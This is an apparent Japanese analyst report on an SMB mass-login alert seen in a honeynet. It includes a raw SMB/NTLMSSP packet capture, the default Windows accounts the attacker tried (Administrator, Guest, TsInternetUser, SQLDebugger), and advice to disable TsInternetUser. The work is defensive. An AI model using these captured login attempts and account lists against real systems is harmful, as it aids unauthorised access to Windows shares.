SMBMassLogin


・パケット

...D CKFDENECFDEFFCFGEFFCCACACACACACA. ELEBEOFKEJCACACACACACACACACACAAA..........SMBr.....S......................b..PC NETWORK PROGRAM 1.0..LANMAN1.0..Windows for Workgroups 3.1a..LM1.2X002..LANMAN2.1..NT LM 0.12....U.SMBr.....S.........................2....A...............w\*.!........(...c.H.H$[F..Y.....SMBs.........................@.......A2.......(.........q.NTLMSSP..................................W.i.n.d.o.w.s. .2.0.0.0. .2.1.9.5...W.i.n.d.o.w.s. .2.0.0.0. .5...0........W.SMBs.........................@....W.....,.NTLMSSP.........8..........(................V...........T.E.S.T.-.L.R.0.I.S.3.0.U.A.X.....T.E.S.T.-.L.R.0.I.S.3.0.U.A.X.....T.E.S.T.-.L.R.0.I.S.3.0.U.A.X.....T.E.S.T.-.L.R.0.I.S.3.0.U.A.X.....T.E.S.T.-.L.R.0.I.S.3.0.U.A.X......W.i.n.d.o.w.s . .5...0...W.i.n.d.o.w.s. .2.0.0.0. .L.A.N. .M.a.n.a.g.e.r.....<.SMBs..............................<..A2...................NTLMSSP.........x...............H.......T...
.
.n.......................M.I.N.O.R.U.A.d.m.i.n.i.s.t.r.a.t.o.r.K.A.N.Z.I..&...3..................r#.9...FT{."...S.2..u}...Pa.....c5.....)-W.i.n.d.o.w.s. .2.0.0.0. .2.1.9.5...W.i.n.d.o.w.s. .2.0.0.0. .5...0........#.SMBsm................................'.SMBt.....................................#.SMBt..[.............................


■トレースソース

ハニーネット環境にある。ISS社製のProvenitaによる検知


■シグネチャの説明

SMB_Mass_Login:http://xforce.iss.net/xforce/xfdb/22451


■攻撃の説明

"KANZI"という韓国のクライアントからPort139への大量アクセスを検知しております。

検知内容から、以下のアカウント名を使用してネットワーク共有への接続を確認しました。

Administrator、Guest、TsInternetUser、SQLDebugger

・TsInternetUser アカウントとは?

ターミナル サービス インターネット コネクタ ライセンスによって使用されます。インターネット コネクタ ライセンスが有効な場合、Windows 2000 ベースのサーバーは 1 台で 200 のユーザーから匿名接続のみを許可します。ターミナル サービスのクライアントでは、ログオンのためのダイアログ ボックスが表示されず、クライアントは自動的に TsInternetUser アカウントでログオンされます。


■攻撃のしくみ


■相関分析


■意図的な攻撃の証拠
ハニーネット環境であり、公開されているIPアドレスを利用して業務など行っていない為、

意図的な攻撃であると判断します。


■重要度

ハニーネット環境の為、重要度低


■防御策の提案

・TsInternetUserユーザの無効化 ※インターネットコネクタライセンスを使用していない場合
・「管理ツール」→「コンピュータの管理」
・「ローカルユーザとグループ」→「ユーザ」
・TsInternetUserのプロパティを開いて「アカウントを無効にする」にチェックをつける

■選択問題

■実証コード

■参考資料